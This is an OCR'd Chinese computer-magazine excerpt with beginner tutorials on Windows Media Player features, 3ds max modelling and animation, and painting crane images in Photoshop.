第一步：在WMP主界面上单击上面的"媒体库"按钮，然后单击最右侧的"选择列表选项"按钮(此时该按钮上显示的文字可能是"'正在播放'列表")，从下拉菜单中选择"新建列表→播放列表"，然后从中间的项目列表中选中自己喜欢的歌曲将其拖放添加到右侧的播放列表窗格中。

第二步：再次单击"选择列表选项"按钮，选择"将播放列表另存为"，在打开的对话框中为精选集播放列表取一个名称(如"英文金曲")，单击"保存"按钮退出，这个列表将自动添加到左侧窗格"我的播放列表"类别中。使用同样的方法可建立多个精选集，以后可根据心情的需要，单击展开"我的播放列表"后再双击相应的精选集名称，就可以欣赏自己此时想要听的歌曲了。

第三步：如果想对已经创建好的播放列表进行修改，可在左侧类别窗格中展开"我的播放列表"，然后右键单击想要修改的播放列表，从右键菜单中选择"编辑"，即可在最右侧窗格中打开该列表。右击该列表中的某个歌曲，就可以从右键菜单中选择"从播放列表中删除"、"上移"、"下移"等操作了。我们也可以从中间的项目列表窗口中拖放一些新的歌曲加到要修改的列表中，编辑修改完毕，单击"选择列表选项"按钮，从下拉菜单中选择"保存播放列表"即可(见图3)。



图3

小提示

制作了多个精选集后，如果想以更快的速度播放它们，可先在桌面上创建一个文件夹(如"我的精选歌曲")，然后在保存精选集播放列表文件的时候，可将其保存到"我的精选歌曲"文件夹中，以后直接进入该文件夹中，双击某一播放列表文件就可以立即播放相应精选集中的歌曲了。

实例4:听歌工作两不误

许多人都有一边听歌一边工作的习惯，但在桌面上打开WMP窗口，有时会影响到对其他窗口的操作。遇到这种情况时，可以将WMP切换到微型播放机模式，并将其集成到任务栏上。注意，此功能只在Windows XP/2003下可用。

第一步：在任务栏的空白处右单击鼠标，从弹出的菜单中选择"工具栏→Windows Media Player"。

第二步：这时再单击WMP主界面右上角的最小化按钮，则工具栏上就会显示出WMP的微型播放机模式  。与一般的任务栏按钮不同，微型播放机工具栏包括最常用的播放控件，可以对所播放的曲目进行各种控制，如播放、暂停、静音等，还可以单击音量按钮调整音量大小，非常方便。

第三步：单击其右下角的还原按钮，可恢复到正常模式。

实例5:各取所需 音乐CD和MP3互相转

现在生活中，有些人总会有一些相反的需求，比如拥有CD唱机的人总是希望将下载的MP3歌曲转录到音乐CD上，而拥有MP3的人则希望把音乐CD翻录成MP3。非常幸运，这两件事WMP都可以做。

1. 音乐CD翻录成MP3

第一步：启动WMP，将CD插入光盘中，将会自动播放该CD，单击"停止"按钮停止播放。

第二步：单击主窗口上方的"翻录"按钮，则CD中的所有歌曲都被显示在中间的列表窗格中，并自动为全部选中状态(见图4)。只保留对想要翻录的歌曲勾选，点击那些不想翻录的歌曲前面的复选框，使其中的勾号消失。选择好之后，单击工具栏上的"翻录音乐"按钮，弹出翻录选项对话框，点选"保留当前的格式设置"项，然后单击"确定"就可以了。



图 4

第三步:翻录好的MP3文件会自动加到媒体库中，单击“媒体库”按钮返回，再双击中间窗格中翻录成功的MP3歌曲就可以欣赏它了。

2．将MP3转刻成音乐CD

第一步:将空白的刻录盘插入刻录机中，然后单击WMP主界面上的“刻录”按钮，进入刻录窗口。单击其工具栏上的“编辑播放列表”按钮，打开编辑列表对话框。如图5所示，单击“媒体库查看方式”下拉按钮，可以选择媒体库中不同的类别，然后再双击下面列表框中需要刻录到CD的MP3文件，将其加到右侧的刻录列表中。



图 5

第二步:选好所有的歌曲后单击“确定”按钮返回，再单击工具栏上的“开始刻录”就可以了。

> **火速链接**
>
> 同步是WMP 10新增的实用功能，它可以自动或通过手动的方式更新便携式播放器中的内容(如:MP3随身听)。在本刊2004年第22期的《新界面 同步 抓MP3——Windows Media Player 10》一文中有较为详细的介绍，有兴趣的读者可以翻出来再看看。

为Windows Media Player插上翅膀

实例1:影音文件 大小通吃

如果没有安装解码器，WMP将不支持DVD、MPEG4、RMVB等非常流行的影音文件，这不能不说是一大遗憾。如果一个一个地从网上下载不同的解码器，又太麻烦了。怎么办？还是请K-Lite Codec Pack来帮忙吧。

K-Lite Codec Pack小档案

u软件版本:2.41 Full	软件大小:9711KB
u软件性质:免费软件	应用平台:Windows 9X/2000/XP
u下载地址:http://nj.onlinedown.net/soft/15531.htm	

第一步:首先下载安装K-Lite Codec Pack，安装过程进入Select Components(选择组件)界面时注意根据需要勾选适当的选项，如“DivX;) MPEG-4 Low and Fast motion”、“Cyberlink DVD decoder”等项一定要勾选上，这样WMP才能支持DVD、MPEG-4电影的播放。在进入Select Additional Tasks(选择其他任务)中，要全选上“Make Windows Media Player the default player for”项。

第二步:安装好K-Lite Codec Pack之后，直接在资源管理器里双击相应的影音文件(如RMVB格式的电影)就能启动WMP并播放了。

第三步:如果要播放DVD，在将DVD盘片插入光驱后，如果WMP已经启动，则直接播放DVD；如果WMP还没有启动，则系统会弹出一个提示对话框，双击其中的“播放DVD视频 使用Windows Media Player”项即可启动WMP开始播放；如果放入DVD光盘后没能自动启动，则可以手工启动WMP，单击“正在播放”按钮右侧的小三角形按钮，从下拉菜单中点选DVD驱动器即可播放。

实例2:Windows Media Player也玩卡拉OK

在WMP中，我们可以轻松地为MP3歌曲配上歌词，这样一边听歌一边跟着歌词哼唱，绝对是一件非常享受的事情 。

第一步:首先要开启WMP的字幕功能，右键单击WMP标题条，在右键菜单中选择“播放→字幕→开”。

第二步:在WMP的媒体库中右键单击需要添加歌词的歌曲，从右键菜单中选择“高级标记编辑器”，在打开的编辑器窗口右侧单击“歌词”选项卡。单击“添加”按钮，将显示出一个歌词框，将“语言”设置为“中文(中国)[zh-cn]”项，再把歌词粘贴到下面的文本框中即可。

第三步:单击“确定”按钮返回主界面，双击刚才添加了歌词的歌曲播放，再切换到“正在播放”界面中，就可以看到刚才添加的歌词在氛围效果的下面显示出来了。

第四步:从9.0版开始，WMP增加了歌词同步的功能，它能随着演唱者的节奏一句一句显示歌词，效果非常不错。在高级标记编辑器的歌词选项卡中粘贴上歌词后，单击右下角的“同步显示歌词”按钮，即可打开同步显示歌词对话框。每一行歌词前面已经自动加上了时间戳，时间戳在下方的时间轴上显示为一条垂直线，拖动时间戳即可调整歌词出现的时间了。可单击右侧的“播放”按钮，边听边调整每行歌词的时间戳位置。

CF [YY18]

软件你别牛

从静物到科幻大片——3ds max上手指南

★★

■吉林　图们月长圆

当前比较流行的专业三维动画创作软件当数3ds max了，它被广泛应用于游戏动画、影视广告、家装设计、建筑设计、园林规划、工业造型等领域中，而且现在越来越多的其他行业也开始使用它，比如医学、军事、地理等。然而3ds max那高高的门槛却使许多人望而生畏，不敢迈入。今天，就让我们通过几个有趣的实例，揭开3ds max神秘的面纱。本文所涉及到的素材及源文件可在http://www.newhua.com/cfan/200507/3ds.rar处下载。

注意：本文以3ds max 7.0为例，兼容3ds max 5.0 / 6.0。

实例1:岁月流痕——亲手制作一个陶罐

1. 建立模型——Lathe(旋转)编辑修改器的应用

本例中，我们首先创建出陶罐的二维切面线条，再通过Lathe编辑修改器使它围着一个轴旋转360度，从而产生立体的模型，最后再给它贴上纹理图即可。

第一步:启动3ds max，默认情况下3ds max显示出4个视图，代表观察物体时的不同角度:左上角为Top视图(顶视图)，即从上向下俯视物体时的效果;右上角为Front视图(前视图)，在物体正前方水平观察时的效果;左下角为Left视图(左视图)，即从物体左侧水平方向观察的效果;右下角为Perspective视图(透视图)，这是最接近真实生活中对物体的观察。

第二步:如图1所示，进入到Create(创建)命令面板中的Shape(形状)子命令面板。单击Line(直线)按钮，然后在Front视图中连续单击鼠标即可画出连线图形来，当终点与起点重合时，将会弹出一个窗口提示"Close spline?"(是否关闭线条)，单击"是"按钮，一个封闭的二维图形就画好了。




图1

第三步:接下来对画好的图形进行一些修改，使其变成平滑曲线。对于在Create命令面板中建立的对象，如果要修改其参数，可以进入Modify(修改)命令面板中来完成。如图2所示，进入Modify命令面板中，单击展开Selection(选择集)卷展栏，并单击Vertex(节点)按钮，这时在刚才所画的图形上就会出现一些十字形节点。然后我们单击选中主工具栏中的Select and Move工具(移动工具，即十字形箭头图标)，用鼠标右击某个节点，在弹出的右键菜单中选择Smooth(平滑)命令即可将直线变成平滑的曲线。按照上述方法，对每个节点都进行平滑处理，接着再利用移动工具，拖动调整好各个节点的平滑度及其位置，最终效果如图3所示。




图2




图3

第四步:下面开始学习Lathe编辑修改器的使用方法。在Modify命令面板中的Modifier List(编辑集列表)下拉列表中选择Lathe编辑修改器，从场景中可以看到二维曲线图已旋转成为三维物体了。如果这个三维物体的形状和我们所期望的形状不大相符，可以调整Lathe编辑修改器的Parameters(参数)卷展栏中的各项参数修改它，下面认识一下其中几个主

需要掌握3ds max的部分行业

职业	用途	必备技能
装修设计人员	室内装修、建筑设计	熟练运用基本场景建模方法、合理的灯光以及材质的运用
角色动画师	角色设计、CG特效	深入了解3ds max的建模工具，熟练掌握动画制作技巧、运动学、动力学系统以及角色相关的功能模块
广告设计人员	三维广告、片头动画	深入研究各项工具的各种属性和功能，熟练掌握动画制作、环境效果以及Video Post视频后期处理技术

要参数。

Degrees(角度):旋转的角度，默认值为360度，如果不够360度则产生的是一个有缺口的〝破陶罐〞；

Segment(线段):旋转所获得的曲面分段数，分段数越高，所获得的曲面越光滑，这里我们设置为32；

Direction(方向):旋转轴的方向。当发现通过Lathe旋转的结果和所期望的结果完全不同时，多半是这里没有设置好，在这里选择Y轴作为旋转轴。

Align(对齐):如果上述设置还没有达到预期效果，可以在这里选择并设置旋转轴和剖面线的对齐方式。

Output(输出):输出选项组用来决定最后得到的旋转体的表面形式，本例选择的是默认选项。

如图4所示，是本例制作出的陶罐的初步模型。




图4

2. 材质贴图——Bump(凹凸)贴图的应用

现实生活中大家看到过的泥陶罐，它的表面并不是很光滑，而是摸起来有种凹凸不平的感觉，在3ds max中要想体现出这种凹凸不平的效果可以使用Bump贴图。

第一步:点选主工具栏上的Select Object(选择)按钮(白箭头图标)，单击选中场景中的陶罐物体对象，然后单击主工具栏中的Material Editor(材质编辑器，四个小圆球图标，快捷键为M)按钮打开材质编辑器。点选一个空白的材质球，并展开Blinn Basic Parameters(反射基本参数)卷展栏。单击Diffuse(漫反射)后面的颜色框，设置Diffuse Color(表面色)为RGB(247、196、89)，如图5所示。




图5

小提示

材质编辑器按钮在3ds max主工具栏的右侧，因为工具栏比较长，这一部分有可能没有显示出来。我们可以将光标移到主工具栏的空白处，当光标变成小手的形状时，按住鼠标左键向左拖动，就可以把工具栏上其余的按钮拖出来了。

第二步:接下来展开Maps(贴图)卷展栏，单击选中Bump选项，设置Bump的Amount(程度)值为50。然后单击Bump贴图通道右侧的None按钮，在弹出的Material/Map Browser(材质/贴图 览器)对话框中选择Noise(噪波)贴图。在弹出的Noise Parameters(噪波参数)卷展栏中将Noise的类型设置为Fractal(碎片)，Size(大小)设置为1.5，如图6所示，然后单击工具栏中的Go to Parent按钮返回到上一级。单击材质编辑器工具栏中的Assign Material to Selection(将材质关联到对象)按钮(左起第3个图标)就可以将材质赋予陶罐了。




图6




图7

第三步:关掉材质编辑器返回主界面中，单击主工具栏中的Quick Render(快速 染)按钮(工具栏中最后面的那个按钮)快速地将场景 染一下并观看效果，如图7所示，感觉还不错吧。

3. 美化场景——灯光的处理

为了更好地表现出材质效果，我们来给场景添加上灯光效果和木头地板作为映衬。

第一步:为了方便后面操作，我们要熟悉一下主界面最右下角视图调节区的几个观察工具的使用，其中共有8个工具，比较常用的有:上一行第一个图标(放大镜图标)，Zoom(缩放)工具，点选它之后，在任一视图窗口内拖动，即可放大或缩小显示视图内的物体；上一行第四个图标，Zoom Extents All工具，单击它之后，所有视图中的物体都能整体显示出来；下一行第二个图标，Pan View工具，视图内的物体放大后，可使用它拖动画面以显示不同的部分；下一行的最后一个图标，Maximize Viewport Toggle(最大化视图)工具，单击它可隐藏其他三个视图而使当前视图放大显示，这在进行绘画操作时非常有帮助，再次单击它又会返回原来的显示模式。注意，这些工具只改变显示效果，不会实际改变创建物体的真正大小。

第二步:点选右下角的Zoom(缩放)工具，在Top顶视图中由上往下拖动鼠标，适当缩小该视图中的物体，然后切换回Create命令面板中，进入它的Geometry(三维物体)子命令面板，单击其中的Box(立方体)按钮，在Top视图中按住鼠标左键不放拖画出一个矩形，放开鼠标键后再移动鼠标(向下或向下)将确定立方体的厚度，可在Left或Front视图中实时看到效果，感觉厚度差不多时就单击一下鼠标，一个立方体地板就创建成功了。在Left或Front视图中，使用移动工具将地板拖到陶罐的下方，如图8所示。




图 8

第三步:选中地板后按 M 快捷键打开材质编辑器，点选一个空白的材质球，展开 Maps 卷展栏，单击选中 Diffuse 选项，并单击其右侧的 None 按钮打开材质／贴图 览器。双击 Bitmap 项，在弹出的查找对话框中找到并打开事先准备好的一个位图文件(在 3ds max 7 完整安装版的 Maps 子目录中有很多贴图文件，本例选择的是其中 Wood 目录下的木板图像 CEDFENCE.jpg 文件，读者也可以使用自己搜集来的图片)，然后单击材质编辑器工具栏中的 Assign Material to Selection (将材质关联到对象)按钮将该材质赋予地板。

第四步:关掉材质编辑器，接下来给场景添加上灯光效果。进入到 Create 命令面板中的 Lights(灯光)子命令面板中，单击 Target Spot(目标聚光灯)按钮，在 Front 视图中的左右斜上方由上向下各拖出一盏目标聚光灯来对准陶罐，然后在命令面板的下方展开 General Parameters(基本参数)卷展栏，在 Shadows(阴影)区域中选中 On 复选框，打开灯光的阴影效果(灯光建好后，也可以在 Modify 面板中进行修改)。大家可以利用移动工具来调整灯光的位置，以便达到最佳的场景效果(见图 9)。




图 9

4. 渲染输出——最终完成作品

第一步:点选 Perspective 视图，我们将 染该视图中的场景。

第二步:执行菜单命令"Rendering→Render"打开 Render Scene(染场景)对话框，单击 Common(公用)标签，展开其中的 Common Parameters(公用参数)卷展栏，在 Time Output(时间输出)区域中选择 Single(单张)选项，然后向上拖动面板，在出现的 Render Output(染输出)区域中，单击 Files 按钮，在打开的对话框中设置要输出的文件名、输出的类型(因为前面选择了 Single 项。这里只能设置为静态图片格式，如 BMP、JPG 等)，以及输出的路径位置，最后单击"保存"按钮并返回。

第三步:参数设置完毕，单击面板最下方的 Render 按钮将场景 染输出就可以了(本例选择的是 BMP 图形格式)。如图 10 所示，是本例的最终效果图。



图 10

实例 2:奇幻的宇宙

科幻电影经常有这样的镜头:当宇宙飞船加足马力进入到时光隧道高速飞行时，周围大大小小的星体有如流星一般向后飞逝……这样的场景完全可以在 3ds max 中实现，接下来就让我们体验一下 3ds max 强大的动画制作功能。如图 11 所示，是本例最终效果中的一个截图。



图 11

1. 创建美丽的地球和月球

第一步:启动 3ds max，进入到 Create 命令面板中的 Geometry 子命令面板，单击 Sphere(球体)按钮，在 Top 视图中拖画出一个球体。

第二步:选中刚刚创建的球体，按快捷键 M 打开材质编辑器。选中一个空白的材质球，再展开 Blinn Basic Parameters (反射基本参数)卷展栏，在 Specular Highlights(镜面高光)栏中设置:Specular Level(高光强度)为 40；Glossiness(光泽效果)为 20；Soften(柔化)为 0.5；在 Self-Illumination 区域中，将 Color 参数值设置为 100。

第三步:接着展开 Maps(贴图)卷展栏，单击选中 Diffuse (漫反射)项，并点击其后面的 None 按钮，打开材质／贴图 览器，双击 Bitmap 项，在弹出的对话框中找到并打开已准备好的一张平面地球图片(本例所选图片为 3ds max 7 完整安装版 Map 目录下 Space 目录中的 EarthMap.jpg 文件)。点击材质编辑器工具栏中的 Show Map in Viewport(在视图区显示贴图，左起第 9 个图标)按钮，接着再单击材质编辑器工具栏中的 Go to Parent(转到上级)按钮，返回到材质编辑器的顶层。

第四步:为星球建立凹凸不平的表面。在 Maps 卷展栏 Diffuse 右侧的按钮上(此时该按钮上的文字已由 None 变成了图片文件的名称)按住鼠标左键不放，将其拖到 Bump 右侧的按钮上，这时会出现一个"Copy Instance"(复制实例)对话框，选择 Copy 项，点击"确定"按钮即可。设置完毕后，点击材质编辑器工具栏中的"将材质关联到对象"按钮，将材质赋予地球球体对象。

第五步:再创建一个小一点的球体作为月球，它与地球的创建过程相似，不过贴图的时候要选择不同的图片，本例选择的是 Space 目录中的 MOON.jpg 文件。

2. 添加灯光效果

选择Create命令面板下的Lights子命令面板，单击其上的Omni(泛光灯)按钮，在Top视图中不同的地方点击几次，创建多个泛光灯用以照亮这两个星球。设置完毕可以单击一下主工具栏中的快速 染按钮， 染观看。

3. 制作星球自转动画

第一步:在Perspective视图中选中地球球体对象。

第二步:按主界面下方的Auto Key按钮启动自动动画记录，然后拖动时间轴滑块到100/100处，单击主工具栏中的"Select and Rotate"工具(旋转工具，即弯曲的箭头图标)，在Perspective视图中拖动地球球体旋转一周(见图12)。




图12

第三步:再次单击Auto Key按钮关闭动画记录，然后单击一下Play Animation 按钮(播放动画，右下角播放控制按钮中的黑三角图标，点击后它将变成暂停按钮)，就可以观看一下地球自转的效果了。按照同样的方法可以设置月球自传的动画。

4. 制作星球公转动画

第一步:单击暂停按钮停止动画预览，在Create命令面板的Shapes子命令面板中单击Ellipse(椭圆形)按钮，然后在Top视图中画出一个以地球球体对象为中心的椭圆形来。

第二步:选中月球球体对象，接着再选择Motion(运动)命令面板，单击Parameters(参数)按钮，并展开Assign Controller(分配控制器)卷展栏，可以看到它所显示的是各种运动控制器类型列表。从中选择"Position: Position XYZ"，接着单击其左上角的Assign Controller按钮(见图13)，在弹出的对话框中选择Path Constraint(路径限制)控制器，单击OK按钮返回。




图13

第三步:这时在运动命令面板中就会出现Path Parameters(路径参数)卷展栏，单击Add Path(添加路径)按钮，再在视图窗口中单击选中刚刚所画的椭圆形，这个圆形对象的名称会自动加到Path Parameters下的Target列表中，月球对象就被自动附着在这个椭圆形路径上了。接着按下Auto Key按钮，然后将时间轴滑块拖到100/100处，用选择工具将月球球体对象向右方移动一点，关闭Auto Key按钮，点击播放按钮就可以看到月球沿着椭圆形轨迹从左向右绕着地球运行了。

第四步:执行菜单命令"Rendering→Environment"(染→环境)打开环境对话框，展开Common Parameters(公用参数)卷展栏，在Background(背景) 栏中点击None按钮，打开材质/贴图 览器，双击Bitmap项，选择Space目录下的Sig10.jpg文件并打开，然后关闭环境对话框。

第五步:点选Perspective视图，我们将 染该视图中的场景。执行菜单命令"Rendering→Render"打开Render Scene(染场景)对话框，单击Common(公用)标签，展开其中的Common Parameters(公用参数)卷展栏。与上一个实例不同，本例要输出的是动画，所以在Time Output(时间输出)区域中选择"Range 0 to 100"。然后向上拖动面板，在出现的Render Output(染输出)区域中单击Files按钮，在打开的对话框中设置要输出的文件名、输出的类型(本例需选择AVI动画格式)以及输出的路径位置等，最后单击"保存"按钮并返回。单击面板最下方的Render按钮，将场景 染输出为动画文件，就可以在Windows Media Player之类的媒体播放器中打开欣赏它了。

小调查

3ds max精彩案例任你挑

下面我们列举了若干选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数最高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	简介
1	穿越时间隧道	本文实例2的扩展，通过创建粒子系统、添加摄像机及Lens Effects Glow滤镜等高级技巧，产生我们在科幻片中常见到的穿越时空的特殊效果。
2	漂动的云	利用3ds max轻松制作飘动的云朵效果。
3	日出印象	这个实例的最终效果是太阳慢慢地从海面上升起，放射出万道光芒。
4	其他你所想到的选题	

CF [YY19]

■河北　徐金田

Photoshop中绘丹青 不是画家一样能泼墨

★★★

本文可以帮你学到

- 使用"元件合成法"，图像以一变十
- 灵活运用"抽出"滤镜抠图

编者按：看到徐先生发来的鼠标绘画作品，起初有些犹豫：做出如此美轮美奂的绘画作品(见图1)，一定需要相当的绘画功底，但本刊的读者来自各行各业，真正学过画画的恐怕不多，这对广大读者来说，是否难度太高？但看完徐先生所写的教程，发现他的方法正好可以针对没有太多绘画基础又对此感兴趣的读者，通过所介绍的"元件合成法"，一定能轻松创作出自己的形式多变的美图来。



图1

可以用来画画的软件有多种，比如，Windows自带的"画图"软件就是其一，专业图像处理软件Photoshop和Fireworks等就更好一些。特别是Photoshop，借助它提供的各种工具，可以弥补画技方面的不足，简化作画难度，即使不具备较好的美术功底，也可以用鼠标画出比较美观的图片来。特别值得指出的是，用Photoshop能画出一幅幅单个的、背景透明的图形元件，然后再用这些图形元件拼出多种其他图片来。如果用这些元件做动画就更方便了，效果相当好！现在，就让我们通过用鼠标画丹顶鹤的具体实践，体验一下吧。

本文所涉及到的图片素材、最终效果文件以及作者其他的一些精美图片作品，大家可以到http://www.newhua.com/cfan/200507/photos.rar下载。

第一步：他山之石可以攻玉。对大多数不具备美术基础的电脑爱好者而言，直接用鼠标作画是非常困难的，这时，可以从其他图片中获得原始素材，再经过各种加工、组合，创作出自己的绘画作品来。



图2

启动Photoshop，在空白处双击鼠标(或点击菜单"文件→打开")调出打开对话框，选中一个有丹顶鹤内容的图片文件，双击它将其打开(见图2)。

第二步：单击菜单"滤镜→抽出"(快捷键为Ctrl＋Alt＋X)调出抽出对话框(见图3)，首先用边界高亮工具将丹顶鹤的轮廓勾画出来，该工具笔刷的大小可在窗口右侧的"Brush Size(画笔大小)"项中根据实际情况适当调整，本例中设置为3。如果勾画得不够精确，可使用橡皮擦工具擦掉重画。还可以使用缩放工具放大图像，这样勾出的轮廓更精确。图像放大后，有些部分就看不到了，这时可通过手形工具拖动图像以操作不同的部分。注意，最后勾出的轮廓一定要是一个封闭的图形(见图3)。



图3

选中填充工具，在画好的轮廓内点击一下，轮廓内将填充上半透明的蓝色，这时对话框右上角的"Preview(预览)"按钮将变成可用状态。单击它之后，可以预览到丹顶鹤从背景图中抽取出来的效果。如果对抽取效果不满意，可将"Preview(预览)"选项框内的"Show(显示)"项重新设置为"Original(原稿)"，然后重新编辑；如果对效果满意的话则单击"OK(好)"按钮返回Photoshop主窗口中，这时你会发现丹顶鹤已经从背景图中剥离出来了。单击菜单命令"文件→另存为"，重新命名，将图片保存为PSD格式的文件。

第三步：抽取出丹顶鹤后，就可以在这幅图片的基础上略加修改，加工出一系列姿态各异的丹顶鹤来。比如，素材中的鹤是张开翅膀的，可以用套索工具把翅膀选取出来并按Delete键删除掉(在删除之前最好执行"选择→羽化"命令并设置3个像素的羽化，这样效果会更自然一点)；最后再用画笔工具对删改后的翅膀及尾羽润饰一下，一个新的收着翅膀的丹顶鹤图片就完成了(见图4)。




图 4

第四步:还可以用套索工具圈选鹤的腿部或头部，然后点击菜单命令"编辑→自由变换"(快捷键为 Ctrl + T)，这时选区四周会显示 8 个节点，拖动节点可改变所选图像部分的大小，在选区范围内拖动鼠标可移动所选图像的位置。将光标移到选区之外时，光标将变成弯曲的双箭头状，此时拖动鼠标可进行旋转操作。对选取的部分进行移位或旋转等操作后，再用画笔工具进行必要的补画修改，就又能做出几张画面略有不同的图片来(见图 5)。




图 5

第五步:借鉴上面方法，可以制作出姿态各异的一系列丹顶鹤图片来(见图 6)。Photoshop 还提供了其他多种工具，比如橡皮擦、仿制图章、涂抹、锐化、模糊等，在"滤镜"菜单中也提供了多种图片变形、加工命令，在进行图片改画的过程中，大家可根据需要选用。




图 6　丹顶鹤图形元件制作流程示意

图片 1 是绘制的原始图片，图片 2 将翅膀改画成双翅合拢形状，图片 3 将腿改画成直立，图片 4 将另一腿改画为抬起，图片 5 使鹤的头颈向上稍微抬起，图片 6 中头部进一步上抬，图片 7 中头部后缩，鹤嘴张开，图片 8 中伸头长鸣。

小提示

用类似方法，还可以获取其他一些图形元件(如其他动物、植物、山石等)。这些图形一定要在透明的图层中进行绘制，这样方便以后进行各种组合。保存的时候要将它们存为 PSD 或 PNG 格式，才能保存图片中的透明背景。

第六步:现在就可以将刚才制作的图形元件合成图片了。在 Photoshop 上新建一个图片文档，用填充工具设置好图片的背景色，然后根据需要使用移动工具(快捷键为 V)将刚才制作的具有透明背景的图片元件(姿态不同的各种鹤)直接拖到新图片文档中即可。每个拖过来的图片元件都会在新文档中自动建一个新图层，所以我们可以用移动工具或自由变换工具(快捷键为 Ctrl + T)随意调整各元件的位置、大小和方向。如有必要，还可以通过菜单"图像→调整"下的多个命令对丹顶鹤图的整体亮度、对比度和色调进行调节，再添上其他的装饰图案，打上文字，一幅由我们自己创作的绘画作品就完成了(见图 7)。



图 7

如果在风景图片中根据需要添加我们自己制作的各种图形元件，效果会更加精彩(见图 8)。这些图形元件还可以运用到 Flash 中，从而制作出美妙的动画效果。



图 8

网络大补贴

四两拨千金

1. Photoshop 抠图妙法

网页地址:

http://www.photoshopcn.com/article/photoshop/1.html和17.html

http://www.photoshopcn.com/article/photoshop/329.html

http://bbs.zol.com.cn/new/static_book2/160/489/160_489.shtml

重点体会:从本文的实例可以看出,抠图是制作图形元件的一个重要手段。除了本文介绍的"抽取"滤镜外,大家也可以体会一下上述几个网址中涉及到的其他抠图方法。

延展练习:收集多幅照片,综合使用不同的选取方法,将照片中的人物、动物、植物等图形对象"抠取"出来作为图形元件备用。

2. 本文作者发表于"新华网"论坛上的精彩图片作品

网页地址:

http://news.xinhuanet.com/forum/2004-02/25/content_1329465.htm

http://news.xinhuanet.com/forum/2004-01/29/content_1285289.htm

http://forum.xinhuanet.com/detail.jsp?id=6158066

